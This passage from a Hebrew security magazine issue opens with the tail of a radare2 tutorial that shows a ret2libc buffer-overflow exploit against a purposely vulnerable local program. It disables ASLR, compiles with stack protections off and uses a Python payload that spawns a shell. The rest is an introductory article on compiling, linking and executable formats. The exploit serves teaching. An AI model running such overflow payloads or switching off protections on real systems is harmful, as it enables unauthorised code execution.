ידוע שאחת הספריות הנטענות משתמשת בפקודה system ומעבירה לה כפרמטר את פקודת ההרצה, מה שאומר שיש לנו בזכרון את המחרוזת "/bin/sh", נחפש אותה בדיבאגר ונחליף את הכתובת ב-shellcode.

יש לציין שכדי שזה יעבוד נצטרך לבטל את מנגנון ה-ASLR (או למצוא דרך לעקוף אותו...) כי כל הרצה המחרוזת תגיע לכתובת אחרת ונצטרך לקמפל את הקובץ עם הדגל שמבטל את מנגנון ה-DEP ובעצם נותן לנו אפשרות להריץ כתובת מהמחסנית, הדרכים לעקוף אותם פחות רלוונטים למאמר זה, עמכם הסליחה.

כדי לבטל את ה-ASLR נערוך את הקובץ "/proc/sys/kernel/randomize_va_space" שאמור להיות על 2 ונשים בו 0.

נקמפל את הקובץ מחדש עם הדגלים לביטול ההגנות, פקודה מוכנה:

```
gcc -m32 -o vuln vuln.c -fno-stack-protector -zexecstack
```

כדי למצוא את הכתובת של המחרוזת "/bin/sh" בספריית libc יש כמה דרכים, אני בחרתי לחפש את הפקודה system ולחפש את המחרוזת המבוקשת מהכתובת של system עד לקצת אחרי הכתובת 0x999999:

```
[0x08048550]> dmi libc system | grep "=system" --color=auto
vaddr=0xf7e32da0 paddr=0x0003ada0 ord=1457 fwd=NONE sz=55 bind=WEAK type=FUNC name=system
[0x08048550]> e search.from=0xf7e32da0
[0x08048550]> e search.to=0xf7e32da0+0x999999
[0x08048550]> "/ /bin/sh"
Searching 7 bytes from 0xf7e32da0 to 0xf87cc739: 2f 62 69 6e 2f 73 68
Searching 7 bytes in [0xf7e32da0-0xf87cc739]
hits: 1
0xf7f539ab hit63_0 .b/strtod_l.c-c/bin/shexit 0canonica.
```

אפשר לראות שהמחרוזת נמצאת ב-0xf7f539ab נוודא את זה באמצעות: ps

```
[0x08048550]> ps @ 0xf7f539ab
/bin/sh
```

נחליף את הכתובת ב-shellcode, נריץ וקיבלנו שאלל, הרצתי את הפקודה pwd קיצור ל-print working directory, כדי להראות שזה עובד.

```
iddo@pc:~$ (python -c 'import struct; print "A"*28 + struct.pack("III", 0x8048390, 0x00000, 0xf7f539ab)'; cat -) | ./vuln
What is the password:
bad
pwd
/home/iddo
```

וזה התקפת ROP מסוג ret2libc.

לסיכום

תחום ההינדוס לאחור הוא תחום מרתק ומגוון, מקבלים אירוע ועובדות, מחפשים מניע, טביעות אצבע, בוחנים עדויות, מבצעים מניפולציות, משנים גירסאות ועוקבים אחר השינויים עד לפתרון התעלומה.

התחום רצוף במשחקי בילוש ולכן נקרא מי שעוסק בתחום "חוקר". אני רוצה להודות לאחי הגדול, אלעד, שלימד אותי לשחק וסלל לי את הדרך ולכל מי שמקדיש מזמנו לתרום לקהילה בחזרה.

שמוזמנים לשלוח לי שאלות / הערות / הארות למייל:

iddoeldor91@gmail.com

או: radare @ Telegram

מקורות

ויקיפדיה:

https://en.wikipedia.org/wiki/Radare2

הבלוג הרשמי:

http://radare.today

הספר הרשמי:

http://radare.gitbooks.io/radare2book

ראיון עם יוצר radare2:

http://www.cigtr.info/2015/07/i-have-written-more-than-300000-code.html

הרצאות מבית היוצר:

https://www.youtube.com/channel/UC3G6k7XfTgcWD2PJR8qJSkQ/videos

היכרות עם קבצי ריצה - חלק ראשון

מאת עידו קנר

הקדמה

בסדרת מאמרים זו אנסה להסביר על סוגי הריצה השונים של קבצי הרצה, הבדלים בין צורות ופורמטים שונים של קבצים אלו, ההבדלים בין ריצת Byte Code לבין Native Execution ואף להבין מעט יותר כיצד הקרנל ואף המעבד מתמודדים עם הנושא.

הכותב מניח כי לקרוא יש הבנה כלשהי בעולם התכנות, ובמערכות הפעלה, אך אינו דורש הבנה עמוקה בנושא זה.

בין ריצה להרצה

כפי שלומדים רבים בתחום מדעי המחשבים, המחשב נועד על מנת לבצע פקודות, או סדרת פעולות. במקור היו אלו פעולות חישוביות בלבד, וכיום הנושא מורכב יותר. כאשר המחשב מקבל הוראות ריצה לביצוע, מאחורי הקלעים, המחשב אינו יודע מה זה תכנות מונחה עצמים, מה זו שפה דינאמית, וכיצד פונקציות מונדיות עובדות.

טכנולוגיות אלו, קשורות לשפות תכנות, אשר מסייעות למתכנתים ליצור מערכות מורכבות, בצורות מופשטות יותר, ויש איזשהו "כלי" אשר מתרגם אותם לתוצר שיכול לרוץ. אך ההרצה מתבצעת על ידי משהו אחר, ואותו "משהו" משתנה לפי סוג השפה או המימוש של השפה, אשר נעשה בה שימוש.

לפני ההסבר על הסוגים השונים של הריצה, אסביר בקצרה מה קורה למחשב בפועל כאשר יש ריצה של הקוד שנכתב.

כיצד המעבד עובד

המחשב, או יותר נכון המעבד, יודע לבצע פעולות על זיכרון, וכל מעבד מכיל סט פעולות שנתמכות בו, והן נקראות Instruction Set Architecture או ISA בקיצור.

עבור המעבד, כל דבר הוא כתובת זיכרון. זה אומר כי מסך, כרטיס אודיו, דיסק, עכבר, וכל חומרה אחרת, כולם בעצם כתובות זיכרון. תפקיד מערכת הפעלה, הוא לקחת את כתובות הזיכרון ולעשות איתן דברים. למשל, להבין מה המידע שיש על דיסק ולהתאים מערכת קבצים, לאותו המידע, אם בכלל הוא קיים.

על מנת לעשות זאת באופן יעיל, מרבית מערכות ההפעלה המקובלות בשוק מפרקות אזורי זיכרון שונים לחלקים שונים. כל פעולה על הזיכרון אשר נתמכת על ידי המעבד, מקבלת ערך בינארי כלשהו אשר המעבד מבין, ופקודה מקבילה של שפה בשם Assembler אשר מאפשרת לבני אדם להבין אותה.

לדוגמא, להדפיס Hello World בלינוקס עבור מעבד x86_64 יראה כך:

```
section     .text
global      _start  ;must be declared for linker (ld)

_start:  ;tell linker entry point

    mov     edx,len    ;message length
    mov     ecx,msg    ;message to write
    mov     ebx,1      ;file descriptor (stdout)
    mov     eax,4      ;system call number (sys_write)
    int     0x80       ;call kernel interrupt

    mov     eax,1      ;system call number (sys_exit)
    mov     ebx,0      ;exit with error code 0
    int     0x80       ;call kernel interrupt

section     .data

msg     db  'Hello, world!',0xa ;our dear string
len     equ $ - msg             ;length of our dear string
```

[מבוסס על קוד מאתר: http://asm.sourceforge.net/intro/hello.html]

אך כאשר מדובר בקוד Hello World בלינוקס למעבד ARM הוא יראה בכלל כך (התחביר הוא ב-GAS):

```
.data
msg:
    .ascii      "Hello, World!\n"
len = . - msg

.text

.globl _start
_start:
    /* syscall write(int fd, const void *buf, size_t count) */
    mov     %r0, $1     /* fd -> stdout */
    ldr     %r1, =msg   /* buf -> msg */
    ldr     %r2, =len   /* count -> len(msg) */
    mov     %r7, $4     /* write is syscall #4 */
    swi     $0          /* invoke syscall */

    /* syscall exit(int status) */
    mov     %r0, $0     /* status -> 0 */
    mov     %r7, $1     /* exit is syscall #1 */
    swi     $0          /* invoke syscall */
```

[מבוסס על קוד מאתר: http://peterdn.com/post/e28098Hello-Worlde28099-in-ARM-assembly.aspx]

תחביר GAS שבתמונה, שינה מעט מאוד, אבל הוראות המעבד הן לגמרי שונות.

השוני בין הקריאות שונה בגישה. למשל ב-x86_64, קריאות לפעולות של syscalls מתבצעות באמצעות פסיקות (פעולת int או interrupt בשם המלא), שהן דרך להודיע על "אירוע" שצריך להתרחש. בעוד שהקריאה ב-ARM מבצעת Exception תוכנתי בשביל לבצע קריאה לפעולת Syscall, על ידי שימוש בפקודה swi.

השימוש של שניהם למעשה, עושה אותו הדבר, יציאה מהמיקום הנוכחי של הזיכרון, וקריאה לקוד חיצוני שתופס מיקום זיכרון אחר. אפשר גם לראות כי השימוש של שניהם הוא להזין ערכים שונים לאוגרים.

כאשר מדובר בשפה גבוהה יותר, אשר אינה תלויה במעבד, כדוגמת C, יש כבר הפרדה בדרך כלל בין דברים. כלומר למתכנת אין "הרגשה" של שינוי כתובות זיכרון, ואין צורך לדעת כיצד המעבד ידע להריץ Syscalls, ובמקום זאת ההתמקדות היא פשוטה יותר עבור מגוון ענק של מעבדים:

```c
#include <stdio.h>

int main() {
  printf("Hello World!\n");
  return 0;
}
```

החיסרון העיקרי של כתיבה ב-C, היא שקוד הכתוב ב-C, למרות שנראה קצר יותר, מכיל בתוכו יותר "זבל", אשר נכנס לריצה, ובכך מגדיל מאוד את קובץ הריצה.

כאשר מערכת ההפעלה רוצה להריץ את הקוד, היא לרוב תטען את כולו לזיכרון ורק אז תנסה לעקוב אחרי ההוראות שיש. על מנת שמערכת ההפעלה תצליח לעשות זאת, היא צריכה לתמוך במספר סוגים של תצורות ריצה. לשם כך, נוצרו קבצי ריצה שונים, אשר לרוב מבצעות את אותה הפעולה, רק בדרכים שונות.

מפרש, מהדר ומקשר

בפרק הקודם הצגתי קוד המבצע הדפסת הודעה בלינוקס. בשביל שהקוד ירוץ, הוא חייב לעבור מספר פעולות:

1. מעבר ופירוש של הקוד (Code Parsing)
2. תרגום בינארי של פקודות (Compiling)
3. קישור בינארי לתצורת ריצה (Linking)

מה היא תצורת ריצה?

יש הוראות מעבד, אשר לרוב מותאמות למערכת הפעלה מסוימת. הוראות אלו צריכות להישמר בצורה שמערכת ההפעלה תדע להפעיל אותן, לאתחל עבורן זיכרון, ובמידה ויש תלויות שונות, לדעת עליהן ולדעת להתאים אותן עם כתובת דינמית לריצה הנוכחית של המערכת.

לשם כך המציאו סוגי קבצים שונים, והם בעצם תצורות הריצה עליהן אני מדבר.

ישנם הרבה פורמטים של תצורות ריצה. רובם מבצעים אותו הדבר, בצורה שמערכת ההפעלה יכולה לנהל, ויש פורמטים אשר קרובים יותר לתצורה בה המעבד עובד, ולא תמיד זקוקים להרבה פעולות מצד מערכת ההפעלה בשביל לרוץ.

אך לפני שאדבר על מה הן תצורות השונות (לפחות על חלקן), חשוב להבין יותר על התהליך שמתבצע: חושב לי לציין, כי ישנן שלוש סוגי שפות תכנות עיקריות כאשר מדובר בריצה, ישנן שפות **מקומפלות** (כדוגמת C), ישנן שפות אשר **מפורשות** בזמן ריצה (כדוגמת פיתון וJavaI), וישנן שפות שהן בעצם **הוראות** לתוכנה (כדוגמת SQL).

כל סוג שפה שכזו, מכילה מסלול מעט שונה, ובחלק הזה של המאמר, אדבר רק על שפות מקומפלות, אך בחלק אחר, ארחיב גם על סוגי השפות הנוספות.

מפרש

כלל שפות התכנות אשר אני מכיר, מכילות מערכת אשר יודעת לפרש את הכתוב לצורה קלה יותר להבנה. מכאן השם "מפרש" או Parser באנגלית. הפעולה עצמה קיבלה את השם Lexical Parsing.

הפעולה שהמפרש עושה היא לקרוא תווים, ולהתחיל להפוך אותם לאסימונים (tokenization) שונים. הניתוח עצמו מזהה כל תו או קבוצה של תווים לסוג שלהם, בהתאם למבנה מסוים, כולל היכולת לדעת למשל האם זה חלק בלוק ריצה, או האם זה עומד בפני עצמו. למשל ביטויים מתמטיים פשוטים, כדוגמת הביטוי הבא:

```
a = a + 5
```

יתורגם בגישה הבאה:

```
(var a
  (operator =
    (var a)
    (operator +)
    (const 5)
  )
)
```

התרגום הזה, יוצר עץ מסוים אשר מאפשר להבין כי יש משתנה, יש אופרטור, וכיוב', ומה שייך לאיזו פעולה. בזמן הניתוח, מגיע גם שלב דיווח שגיאות במידה ויש. למשל: "משתנה בשם a לא הוגדר אבל אתה מנסה לגשת אליו".

שפות כדוגמת C, זקוקות לפעולה נוספת של ניתוח אסימונים, על מנת להוסיף קבצי include, תרגום של מאקרו, וכו'. פעולה זו נקראת Pre-Processor. שפות כדוגמת C++ צריכות בנוסף ל-Pre-Processor, פירוש מרובה (נקרא multi-pass או wide pass) על מנת לנתח שכל המידע הדרוש מתקיים. כל ניתוח מתבסס על הניתוח הקודם על מנת ליצור תמונה שלמה של התחביר, עד למעבר האחרון. במידה ולאחר המעבר האחרון, הכל תקין יש ניתוח של המפרש לאסימונים מלא, ובמידה ויש בעיה, יש על כך דיווח.

מרבית שפות התכנות בשוק אינן דורשות יותר ממעבר בודד, אך בכל זאת כאמור, ניתן למצוא שפות מורכבות יותר.

מהדר

לאחר שיש מושג תוכנתי מה כתוב בקוד המקור, יש כלי נוסף אשר נמצא בשימוש, והוא נקרא מהדר (compiler). במקרה של מאמר זה, תפקיד המהדר, הוא למעשה להמיר לשפת אסמבלי את התוצר של התוכנה.

אחזור רגע להדגמה בשפת C של הצגת המחרוזת:

```
#include <stdio.h>

int main() {
  printf("Hello World!\n");
  return 0;
}
```

המהדר יתרגם את זה לקוד הבא:

```
     .file   "hello.c"
    .section .rodata
.LC0:
    .string   "Hello World!"
    .text
    .globl   main
    .type    main, @function
main:
.LFB0:
    .cfi_startproc
    pushq    %rbp
    .cfi_def_cfa_offset 16
    .cfi_offset 6, -16
    movq    %rsp, %rbp
    .cfi_def_cfa_register 6
    leaq    .LC0(%rip), %rdi
    call    puts@PLT
    movl    $0, %eax
    popq    %rbp
    .cfi_def_cfa 7, 8
    ret
    .cfi_endproc
.LFE0:
    .size    main, .-main
    .ident    "GCC: (GNU) 7.2.0"
    .section    .note.GNU-stack,"",@progbits
```

את התוצר השגתי באמצעות הרצה של gcc במקרה הזה, בצורה הבאה:

```
$ gcc -Wall -s hello.c
```

ההרצה יוצרת קובץ בשם hello.s אשר מכיל את התרגום הישיר לקוד האסמבלי (בתחביר GAS).

במידה ויש הכרות עם שפת אסמבלי למעבדי אינטל, ניתן לראות כי התחביר הוא עבור x86_64, בשל חלק מהאוגרים במקרה הזה, הנמצאים בפועלה. התרגום הזה לשפת מכונה, מאפשר עכשיו להתמקד בביצוע עצמו, כלומר מה מערכת ההפעלה והמעבד בעצם צריכים לבצע.

בעולם היוניקס, ישנם שני תחבירים עיקריים אשר המהדר יכול ליצור עבורם את קוד האסמבלי. הראשון הוא תחביר Intel והשני הוא תחביר GAS. התחביר השני הוא עבור מהדר בשם GNU as, ולכן קיבל את הקיצור GAS.

מהדר as וכן מהדר Intel עבור אסמבלי, הם מהדרים אשר ממירים את קוד האסמבלי שנוצר מהמהדר הראשון, לשפת מכונה. אך, gcc אינו חייב ליצור קובץ אסמבלי אשר ירוץ באמצעות as או מהדר אסמבלי אחר. למעשה בדרך כלל, gcc יצור קובץ אובייקט (object file), אשר מכיל שפת מכונה עם הפקודות הנדרשות, והוא יהיה מוכן בפורמט בינארי כלשהו על מנת ליצור ממנו קובץ תצורת ריצה.

מקשר

לאחר פירוש שפת התכנות למידע בינרי, מגיע החלק של כלי בשם Linker, או מקשר בעברית. התפקיד של המקשר, הוא לקחת את המבנה הבינרי שנוצר על ידי הקומפיילר, ולהמיר אותו לתוכן שרוצים, שהוא לרוב קבצי ריצה או ספריות דינמיות (תצורת ריצה). בשביל להפיק את התוצר, המקשר לוקח את כל קבצי האובייקטים השונים, ומצרף אותם לפי הוראות מסוימות לקובץ אחד אשר צריך אותם בשביל התוצר הסופי.

המקשר יכול ליצור תצורת ריצה מסוימת (עליהן אתחיל להסביר בפרק הבא), או קוד אשר פשוט מתורגם לקריאות מערכת, ואינו תלוי במערכת ההפעלה. הסיבה לכך שיש קוד אשר אינו תלוי במערכת הפעלה, היא היות וכאשר רוצים ליצור קוד שהוא מערכת הפעלה, או ריצה ישירה מול המעבד (כאשר מדובר במערכת embedded פשוטה, אשר אינה דורשת מערכת הפעלה), יש צורך ליצור קוד אשר ידע לרוץ ישירות מול המעבד, והיכולת הזו מאפשרת לספק זאת.

כאשר מדובר בקישור לתצורות ריצה של מערכות הפעלה, ישנן שתי צורות קישור עיקריות:

- קישור סטטי
- קישור דינמי

קישור סטטי מאפשר לקחת כל קוד הנמצא בשימוש ולהכניס אותו לקובץ ריצה בודד. במידה והמקשר מתוחכם מספיק (לרוב בסיוע המידע שהתקבל מהקומפיילר), הוא ידע להכניס רק את מה שנמצא בפועל בשימוש, ורק התלויות האלו, יכנסו לקובץ הריצה. במידה והמקשר פחות מתוחכם, הוא יכניס ספריות שלמות לתוך קובץ הריצה. לפעמים גם יש מצבים בהם פונקציה שהקוד שלנו עושה בה שימוש, זקוק לתלויות נוספות, ואז גם הם יכנסו לקובץ הריצה.

היתרון הוא, שניתן לספק קובץ אחד שירוץ ואין צורך לדאוג אם הסביבה שבה הקובץ רץ מספקת את התלויות השונות או לא. יותר מזה, היא אינה תלויה גם בגרסה שיש בסביבה בה רץ הקובץ. למשל גרסה חדשה או ישנה יותר ממה שהקובץ עצמו צריך, היות והכל נמצא בתוכו.

אך יש בעניין זה גם מספר חסרונות:

- ראשית, הקובץ מאוד גדול, יחסית, והוא כולו נטען בזיכרון. שנית, במידה ויש תיקון באג, או בעיית אבטחת מידע לספריה שבשימוש, צריך לקמפל מחדש את הקובץ ולבנות אותו, במקום להצביע על הפונקציה המתוקנת בריצה שאחרי עדכון הספריה.
- בנוסף, הקובץ הוא מונוליטי, וככזה, אין לו יכולת להשתנות במידה והיו שינויים בספריות, אלא מה שקומפל אליו, הוא הדבר היחיד שהמערכת יכולה לתמוך בו.

קישור דינמי מאפשר לקחת הרבה מאוד פונקציות וספריות, ולטעון אותן בזמן ריצה. יש מספר יתרונות בנושא:

- תיקון בעיות בספריה, כאשר ה-ABI או API אינם משתנים, אינו דורש קימפול מחודש.
- היכולת לבצע Polymorphism עבור קוד שמיובא, כל עוד ה-API וה-ABI לא השתנו, ובכך לטעון תמיכה לפעולות שאותם רוצים לקבל, בהתאם למה שהספרייה עצמה מבצעת - דבר שנמצא לרוב בשימוש עם מונח שקיבל את השם: plugins.
- קובץ הריצה יהיה קטן יותר משמעותית מאשר קוד המקושר סטטית.

ישנן מספר חסרונות:

- התלות בגרסאות וABI ו-API זהים למה שקומפלה המערכת חשובה.
- יש הרבה ספריות בנוסף לקובץ הריצה אשר יטענו לזיכרון בזמן השימוש בהן.
- במידה וחסרה תלות מסוימת של ספריה, התכנה פשוט לא תרוץ.

תצורות ריצה

עכשיו שהדרך להגיע לתצורות ריצה ברורה יותר, אסביר מה הן תצורות ריצה. כאשר אני מדבר על תצורות ריצה, אני מדבר על קבצים כדוגמת exe. אז מדוע בעצם, לתת את השם "תצורות ריצה", ולא קבצי ריצה? בפרק זה אסביר לעומק את המצב. ישנן הרבה גישות כיצד קוד בסופו של דבר צריך לרוץ. יתרה מזאת, חלק מגישות אלו, מאפשרות לטעון קבצי משנה (ספריות עליהן דיברתי בקצרה בנושא המקשר), וכאלו אשר אינן יכולות לעשות את זה.

ישנן גישות אשר אומרות כי הקוד עצמו צריך לנהל הכל בכוחות עצמו, כולל מה שהיינו מצפים שמערכת ההפעלה תעשה, וכאלו אשר תלויים במימוש של מערכת הפעלה. אפילו סיומות, כדוגמת exe מטעות, היות וסיומת לשם של קובץ, אינו אומר מה המבנה של אותו הקובץ בפועל.

היות והנושא מורכב כל כך, להגיד "קבצי ריצה", אינו מכסה באמת את כל המקרים, ולכן למעשה השתמשתי במונח "תצורות ריצה" במקום.

הרעיון של תצורות ריצה

מרבית מערכות ההפעלה כיום, תומכות בהרצה של מספר רב של סוגי קבצים, אך לא כולם נכנסים לקטגוריה של "תצורת ריצה". למשל קבצים בעולם היוניקס שהם קבצי טקסט, אבל עם סימן shabeng (!#) והרשאות ריצה, עדיין קבצי טקסט, פשוט מכילים בתוכם מידע כיצד להריץ את התוכן, למשל מכילים מידע האומר להריץ את רובי או פיתון.

מרבית תצורות הריצה, כן מכילות הגדרות בסגנון ה-shabeng, אך הן למעשה magic number אשר מציין את סוג הקובץ. הסיבה לכך, היא שתצורת ריצה היא למעשה קובץ בינרי אשר מכיל מידע של שפת מכונה במבנה מסוים. ישנם מבנים רבים כאלו, בחלק הבא של המאמר אתמקד במספר קטן שלהם, אשר נמצא בשימוש העיקרי בעולם המחשבים כיום ואסביר אותם לעומק.

תתי תצורות ריצה

לפני שאסביר על סוגי התצורה עצמם, חשוב להבין כי לא בכל מצב בו יוצרים תצורת ריצה, ניתן ממש להריץ את הקובץ עצמו. לתצורות הריצה, יש יכולת להגדיר צורות בהן ניתן להשתמש בתוצר בעוד שימושים, כדוגמת קובץ אובייקט, אשר יהפוך לאחד מהמבנים הבאים:

- קובץ ריצה
- ספרייה משותפת
- ספרייה סטטית

בנוסף, ניתן להכניס לקבצים אלו גם מידע שמסייע בדיבוג, ואף ניתן גם להגדיר למקשר להפריד בין קובץ הריצה/ספרייה משותפת, לבין מידע שמסייע לדיבוג, ובכך ליצור קבצים נפרדים שיטענו רק כאשר רוצים לדבג את הריצה של המערכת.

ישנם פורמטים של קבצי ריצה, אשר מאפשרים להכניס גם metadata ואפילו לבצע פעולות embedded של מספר קבצים לאחד, ובכך למשל לשלב תמונות בתוך קובץ הריצה עצמו, אותם ניתן למצוא במיקום מיועד.

בנוסף, חשוב להבין, כי בפורמטים אשר מסוגלים ליצור ולטעון ספרייה משותפת, תצורת הריצה זהה לתוצר שיהיה לקובץ הריצה, אך עם התנהגות שונה. למשל, קובץ ריצה, מכיל כתובות קבועות עבור symbols והקריאות שלו, בעוד שבספרייה משותפת, מופעלת יכולת אשר נקראת PIC - Position Independent Code, וזו מאפשרת לקבוע שטעינת הפונקציות מהספרייה המשותפת, תוכל לקבל את טווח הכתובות של קובץ הריצה מבלי לדרוס כתובות קיימות, כך שכל קובץ ריצה, יכיל מרחב כתובות מעט שונה בזמן הטעינה שלו, וכלל הספריות יהיו חלק מאותן הכתובות.

בחלק הבא של מאמר זה, אסביר לעומק על מבני קבצי הריצה השונים.

סיכום

בחלק זה התחלתי להיכנס לעולם של קבצי ריצה. הסברתי מה הם קבצי ריצה טבעיים ומה התפקיד שלהם. הסברתי כי מדובר למעשה ב"תצורות ריצה", ומדוע מומלץ לא להשתמש במונח "קבצי ריצה".

בחלק הבא אסביר לעומק על מספר מצומצם של תצורות ריצה, וכיצד בעצם הם עובדים בפועל.

מילון מונחים

- **API**, פירוש: Application Programming Interface. דרך לספק פונקציות לשימוש חוזר.
- **ABI**, פירוש: Application Binary Interface. חתימת זיכרון למבנה של פונקציה, שהקריאה אליה, וכן מבנה וסדר הנתונים שלה קבוע.

ישנן שיטות סידור שונות לפרמטרים שונים של פונקציות, והן תלויות במגוון הגדרות, כדוגמת מערכת הפעלה, האם מעבד משתמש ב-Big או Little Endian, ואפילו בהגדרה שניתנה לקומפילר לבצע. הסבר מפורט על סדר הקריאה של פרמטרים, ניתן למצוא בקישור הבא:

https://en.wikipedia.org/wiki/X86_calling_conventions

דברי סיכום

בזאת אנחנו סוגרים את הגליון ה-89 של Digital Whisper, אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין - Digital Whisper צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' bout a revolution sounds like a whisper"

הגליון הבא ייצא בסוף שנת 2017

אפיק קסטיאל,

ניר אדר,

30.11.2017